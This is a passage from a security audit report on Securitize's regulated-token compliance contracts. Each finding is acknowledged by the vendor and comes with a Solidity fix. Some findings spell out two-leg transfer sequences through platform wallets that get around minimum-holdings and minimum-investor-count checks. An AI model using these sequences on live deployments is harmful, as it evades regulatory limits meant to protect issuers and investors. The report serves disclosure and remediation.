That aligns both lanes on the same cap-resolution semantics. The Component 1 fix should land first or simultaneously, otherwise routing `preIssuanceCheck` through the buggy library helper would propagate the bootstrap-zero issue to the issuance path as well.

Securitize: Acknowledged.

7.2.9 Platform-wallet routing bypasses three sender-side held-token min-balance checks in `completeTransferCheck`

Description: Three sender-side minimum-balance checks in `completeTransferCheck` enforce that a partial transfer cannot leave the sender below a configured minimum-holdings floor. All three evaluate the IMMEDIATE sender's post-transfer balance, not the original holder's, so routing through a platform wallet skips them.

Component 1: US sender min-holdings (`getMinUSTokens`). At lines 279-283, inside `if (_args.fromRegion == US)`:

```
if (
    _args.fromInvestorBalance > _args.value &&
    _args.fromInvestorBalance - _args.value < getMinUSTokens()
) {
    return (51, AMOUNT_OF_TOKENS_UNDER_MIN);
}
```

For platform sender, `_args.fromRegion = NONE` (platform wallets have no country), so the US branch never runs.

Component 2: EU sender min-holdings (`getMinEUTokens`). At lines 317-321, inside `if (_args.fromRegion == EU)`:

```
if (
    _args.fromInvestorBalance - _args.value < getMinEUTokens() &&
    _args.fromInvestorBalance > _args.value
) {
    return (51, AMOUNT_OF_TOKENS_UNDER_MIN);
}
```

Same shape as Component 1: platform sender's region is NONE, EU branch never runs.

Component 3: General per-investor sender min-holdings (`getMinimumHoldingsPerInvestor`). At lines 418-424, region-agnostic, with explicit platform-sender guard:

```
if (
    !isPlatformWalletFrom &&
```

```

    _args.fromInvestorBalance - _args.value < getMinimumHoldingsPerInvestor() &&
    _args.fromInvestorBalance > _args.value
) {
    return (51, AMOUNT_OF_TOKENS_UNDER_MIN);
}

```

The `!isPlatformWalletFrom` guard intentionally exempts platform-as-sender, but does not address the X-via-platform routing case.

Routing through a platform wallet breaks enforcement of all three:

- Leg 1 (X to platform): the platform-recipient short-circuit at `doPreTransferCheckRegulated:227-238` returns (0, VALID) after only the force-full-transfer guard. `completeTransferCheck` is skipped, so none of the three sender-side min checks run against X's post-transfer balance.
- Leg 2 (platform to Y): the platform is now the sender. Component 1 is gated on `fromRegion == US` (skipped, region is NONE), Component 2 on `fromRegion == EU` (skipped), Component 3 on `!isPlatformWalletFrom` (skipped, sender is platform). None re-evaluate against the original holder X.

End state: X retains a sub-minimum balance even though a direct partial transfer of the same value would have reverted with `AMOUNT_OF_TOKENS_UNDER_MIN`.

Files:

- `contracts/compliance/ComplianceServiceRegulated.sol` (`completeTransferCheck` lines 279-283, 317-321, 418-424; `doPreTransferCheckRegulated` short-circuit at 227-238)

Impact: A US, EU, or any-region investor can drop below their configured minimum-holdings floor by partial-transferring through a platform wallet. Concrete example: investor X holds 1000 tokens, `getMinUSTokens()` = 100. Direct transfer(Y, 950) reverts because $1000 - 950 = 50 < 100$. Routed: `X.transfer(platform, 950)` succeeds via the platform-recipient short-circuit, then `platform.transfer(Y, 950)` succeeds because the sender-side checks are skipped on the platform-as-sender leg. X retains 50 (below min). The same shape applies to `getMinEUTokens` for EU senders and `getMinimumHoldingsPerInvestor` for any-region senders. Master can detect the below-min state via off-chain monitoring and call `recordSeize` to restore the floor, but the bypass occurred without on-chain enforcement and the configured minimum-holdings policy is silently violated until intervention.

Recommended Mitigation: Move the three sender-side min-balance checks above the platform-recipient short-circuit in `doPreTransferCheckRegulated`, so they evaluate before the early return at line 237:

```

// In doPreTransferCheckRegulated, evaluate sender-side min-balance constraints
// before the platform-recipient short-circuit.
if (fromRegion == US &&
    fromInvestorBalance > _value &&
    fromInvestorBalance - _value < cfg.getMinUSTokens()) {
    return (51, AMOUNT_OF_TOKENS_UNDER_MIN);
}
if (fromRegion == EU &&
    fromInvestorBalance > _value &&
    fromInvestorBalance - _value < cfg.getMinEUTokens()) {
    return (51, AMOUNT_OF_TOKENS_UNDER_MIN);
}
if (!IDSWalletManager(_services[WALLET_MANAGER]).isPlatformWallet(_from) &&
    fromInvestorBalance > _value &&
    fromInvestorBalance - _value < cfg.getMinimumHoldingsPerInvestor()) {
    return (51, AMOUNT_OF_TOKENS_UNDER_MIN);
}

// Then the existing platform-recipient short-circuit.

```

Structurally cleaner: restructure the short-circuit at lines 227-238 to only skip RECIPIENT-side checks (caps, region restrictions on recipient, recipient-side min/max), preserving sender-side enforcement uniformly. Sender-side constraints (Reg-D lookup, flowback, min-holdings) should evaluate on every transfer regardless of recipient type. This shares the fix surface with M-5 (Reg-D lookup), M-7 (flowback), and L-7 (cap-skip clause asymmetry).

Securitize: Acknowledged.

7.2.10 Platform-wallet routing bypasses the NOT_ENOUGH_INVESTORS minimum-total-population floor on full-exit transfers

Description: `completeTransferCheck` at lines 409-416 enforces a minimum-total-population floor: an existing investor cannot fully exit if the total population is at or below the configured minimum AND the recipient is an existing investor (not a new one):

```
if (
  _args.fromInvestorBalance == _args.value &&           // sender fully depletes
  !isNewInvestor(toInvestorBalance) &&                 // recipient is not new
  getTotalInvestorsCount() <= getMinimumTotalInvestors()
) {
  return (71, NOT_ENOUGH_INVESTORS);
}
```

The check protects the population floor encoded by `getMinimumTotalInvestors()` (which may be a regulatory eligibility threshold for specific fund structures or exemptions). The clause `fromInvestorBalance == value` keys on the IMMEDIATE sender's full-depletion status, not the original holder's. Routing through a platform wallet breaks the enforcement:

- Leg 1 (X to platform, full balance): the platform-recipient short-circuit at `doPreTransferCheckRegulated:227-238` returns (0, VALID) after only the force-full-transfer guard. `completeTransferCheck` is skipped, so the NOT_ENOUGH_INVESTORS check at lines 409-416 never runs. `recordTransfer` then runs `adjustTotalInvestorsCounts(_from, Decrease)` because `compareInvestorBalance(X, value, value) = true` (X's post-balance is 0). X is decremented out of `totalInvestors`.
- Leg 2 (platform to existing_Y): `completeTransferCheck` runs. `_args.fromInvestorBalance = balanceOfInvestor(platform)`, and because platform wallets have no investor record (`getInvestor(platform) = ""` and `token.balanceOfInvestor("") = 0`), `_args.fromInvestorBalance = 0`. The first clause `_args.fromInvestorBalance == _args.value` evaluates as `0 == _args.value`, which is false for any positive transfer. The check is skipped. `recordTransfer` then evaluates `compareInvestorBalance(Y, value, 0)`, which returns false because Y's pre-transfer balance was positive. No increment fires on Y's side.

End state: X is gone from `totalInvestors`, Y is unchanged, total population dropped by 1. If the population was at exactly `getMinimumTotalInvestors`, it now drops below the configured floor.

Files:

- `contracts/compliance/ComplianceServiceRegulated.sol` (`completeTransferCheck` lines 409-416; `doPreTransferCheckRegulated` short-circuit at 227-238)

Impact: An existing investor can fully exit a regulated token even when `getTotalInvestorsCount() <= getMinimumTotalInvestors()` by routing the transfer through a platform wallet. Concrete example: configured minimum is 10, current count is 10, X wants to exit. Direct `X.transfer(existing_Y, full_balance)` reverts with (71, NOT_ENOUGH_INVESTORS). Routed: `X.transfer(platform, full_balance)` succeeds via the platform-recipient short-circuit (count drops from 10 to 9), then `platform.transfer(existing_Y, full_balance)` succeeds because `fromInvestorBalance == 0 != value` defeats the check. End state: population at 9, below the configured floor of 10. If `getMinimumTotalInvestors` encodes a regulatory population threshold (for fund-eligibility under a Reg-D 506(b) limit or a specific exemption's investor-count requirement), the bypass directly violates that threshold. Master can detect the below-floor state via the population count and intervene by re-issuing tokens to restore the count, but the routing achieves the prohibited state without on-chain enforcement.

Recommended Mitigation: Move the NOT_ENOUGH_INVESTORS check above the platform-recipient short-circuit so it evaluates before the early return at `doPreTransferCheckRegulated:237`. Add an explicit platform-recipient guard so the routed exit is caught on leg 1:

```
// In doPreTransferCheckRegulated, before the platform-recipient short-circuit:
bool isPlatformWalletTo = IDSWalletManager(_services[WALLET_MANAGER]).isPlatformWallet(_to);
```

```

uint256 toInvestorBalanceForExitCheck = balanceOfInvestor(_services, _to);
if (
    fromInvestorBalance == _value &&
    !isPlatformWalletTo &&                                     // platform recipient is not "exit-allowed"
    !isNewInvestor(toInvestorBalanceForExitCheck) &&
    ComplianceServiceRegulated(_services[COMPLIANCE_SERVICE]).getTotalInvestorsCount() <=
    IDSComplianceConfigurationService(_services[COMPLIANCE_CONFIGURATION_SERVICE]).getMinimumTotalInvestors()
) {
    return (71, NOT_ENOUGH_INVESTORS);
}

```

The `!isPlatformWalletTo` clause is required: without it, leg 1's recipient (platform wallet) appears as `isNewInvestor` (because `balanceOfInvestor(platform) = 0`), so the check passes on leg 1 and the routed exit still succeeds. With the clause, leg 1 explicitly blocks full-exit transfers to platform wallets when the population is at or below the floor.

Structurally cleaner: restructure the short-circuit at lines 227-238 to evaluate sender-side population constraints before skipping recipient-side constraints. Shares the fix surface with M-5, M-7, and L-9.

Securitize: Acknowledged.

7.3 Informational

7.3.1 ComplianceServiceLibrary::completeTransferCheck EU retail cap lacks the != 0 guard

Description: ComplianceServiceLibrary::completeTransferCheck at contracts/compliance/ComplianceServiceRegulated.sol:344 enforces the EU retail cap without the != 0 guard that all four sibling regional caps in the same function carry (JP at line 332, US at 367, US-accredited at 376, total at 400). The mirror site in ComplianceServiceLibrary::preIssuanceCheck at line 513-514 has the same omission.

When getEURetailInvestorsLimit() == 0 - the natural way to express "no EU retail cap" and the default state of a fresh deployment - the comparison getEURetailInvestorsCount(country) >= 0 is trivially true. The cap rejects every fresh EU retail transfer and every fresh EU retail issuance with (40, MAX_INVESTORS_IN_CATEGORY).

Recommended Mitigation: Add the != 0 guard to both call sites, mirroring the sibling caps.

At contracts/compliance/ComplianceServiceRegulated.sol:342, prepend IDSComplianceConfigurationService(_services[COMPLIANCE_CONFIGURATION_SERVICE]).getEURetailInvestorsLimit() != 0 && to the cap predicate.

At contracts/compliance/ComplianceServiceRegulated.sol:513, prepend complianceConfigurationService.getEURetailInvestorsLimit() != 0 && to the predicate in preIssuanceCheck.

Files:

- ComplianceServiceLibrary::completeTransferCheck
- ComplianceServiceLibrary::preIssuanceCheck

Securitize: Acknowledged.

7.3.2 ComplianceServiceLibrary::completeTransferCheck reallocation short-circuit precedes the FORBIDDEN-destination check

Description: ComplianceServiceLibrary::completeTransferCheck at contracts/compliance/ComplianceServiceRegulated.sol:256 short-circuits with (0, VALID) when both endpoints of a transfer resolve to the same investor id (the reallocation case). The short-circuit is placed before the FORBIDDEN-destination check at line 268, so when an investor's country is mapped to FORBIDDEN, transfers between two of their own wallets bypass the FORBIDDEN check, while transfers to third-party wallets correctly fail the reallocation predicate and hit the FORBIDDEN gate downstream. The gap is specifically FORBIDDEN region + not fully locked + same-investor reallocation.

Files:

ComplianceServiceLibrary::completeTransferCheck

Recommended Mitigation: Add a region predicate to the reallocation short-circuit, or hoist the FORBIDDEN check above it:

```
uint256 toRegion = getCountryCompliance(_services, _args.to);
if (
    !CommonUtils.isEmptyString(investorFrom) &&
    CommonUtils.isEqualString(investorFrom, investorTo) &&
    toRegion != FORBIDDEN &&
    _args.fromRegion != FORBIDDEN
) {
    return (0, VALID);
}

if (toRegion == FORBIDDEN) {
    return (26, DESTINATION_RESTRICTED);
}
```

Securitize: Acknowledged.

7.3.3 RegistryService::setAttribute ACCREDITED/QUALIFIED _expiry field stored but not read by the predicates

Description: RegistryService::setAttribute at contracts/registry/RegistryService.sol:133-149 writes three fields per attribute: value, expiry, and proofHash. The accreditation/qualification predicate readers (isAccreditedInvestor / isQualifiedInvestor, both address and string overloads) read only value:

```
function isAccreditedInvestor(string calldata _id) external view override returns (bool) {
    return getAttributeValue(_id, ACCREDITED) == APPROVED;
}
```

No on-chain consumer compares the stored expiry against block.timestamp. An ACCREDITED attribute set with a 365-day expiry remains effective indefinitely until overwritten by another setAttribute call. The field cannot simply be removed: RegistryService is UUPS-upgradeable and the _expiry slot is part of the on-chain storage layout of every existing attribute record (AttributeData.value at slot offset 0, expiry at slot offset 1, proofHash dynamic-string pointer at slot offset 2). Removing expiry from the struct would shift proofHash's slot offset to 1 and corrupt every prior write at upgrade time.

Files:

RegistryService::setAttribute, isAccreditedInvestor, isQualifiedInvestor, getAttributeExpiry

Recommended Mitigation: If _expiry is meant to gate on-chain accreditation, add a timestamp check to the four predicate readers:

```
function isAccreditedInvestor(string calldata _id) external view override returns (bool) {
    return getAttributeValue(_id, ACCREDITED) == APPROVED &&
        (getAttributeExpiry(_id, ACCREDITED) == 0 || getAttributeExpiry(_id, ACCREDITED) >
         ↪ block.timestamp);
}
```

The expiry == 0 carve-out preserves the "no expiry / permanent" semantics for callers who pass _expiry = 0. Pair the fix with a counter-reconciliation hook on attribute changes, otherwise an investor's accreditation expiring by timestamp passage will not decrement accreditedInvestorsCount / usAccreditedInvestorsCount / euRetailInvestorsCount[country].

If _expiry is documentary metadata by design (refresh handled off-chain), document the field's role in the function NatSpec and the IDSRegistryService interface: "stored but not enforced on-chain; off-chain refresh required for time-bounded enforcement." Keep the storage layout intact regardless of which interpretation applies.

Securitize: Acknowledged.

7.3.4 ComplianceServiceLibrary::isMaximumHoldingsPerInvestorOk uses exclusive >=; sibling minimums use inclusive <

Description: The maximum-holdings-per-investor cap at contracts/compliance/ComplianceServiceRegulated.sol:572-574 is evaluated as:

```
function isMaximumHoldingsPerInvestorOk(uint256 _maximumHoldingsPerInvestor, uint256
↪ _balanceOfInvestorTo, uint256 _value) internal pure returns (bool) {
    return _maximumHoldingsPerInvestor != 0 && _balanceOfInvestorTo + _value >=
        ↪ _maximumHoldingsPerInvestor;
}
```

The function returns true (reject the transfer) when the post-transfer balance would be greater than or equal to the configured maximum. The cap is therefore exclusive: an investor cannot end up holding exactly maximumHoldingsPerInvestor. The sibling minimum-holdings checks in the same library use strict-less-than comparisons (balanceOfInvestorTo + _value < minimumHoldingsPerInvestor), making those bounds inclusive (a balance equal to the configured minimum is permitted). The asymmetric reading of the configured numeric bound, inclusive at the minimum and exclusive at the maximum, contradicts the natural reading of the parameter name and is

inconsistent with the protocol's own pattern at sibling sites. An issuer configuring `maximumHoldingsPerInvestor = N` who expects `N` to be allowable must instead configure `N + 1`.

Files:

`ComplianceServiceLibrary::isMaximumHoldingsPerInvestorOk` (`contracts/compliance/ComplianceServiceRegulated.s`
lines 572-574)

Recommended Mitigation: Change the comparison to strict-greater-than to make the bound inclusive (matching the sibling minimum-holdings semantics):

```
return _maximumHoldingsPerInvestor != 0 && _balanceOfInvestorTo + _value > _maximumHoldingsPerInvestor;
```

If the protocol intends an exclusive maximum (i.e., the cap value is the smallest forbidden balance), document the asymmetry in the configuration interface so the operator knows to set `maximumHoldingsPerInvestor = desired-Cap + 1`.

Securitize: Acknowledged.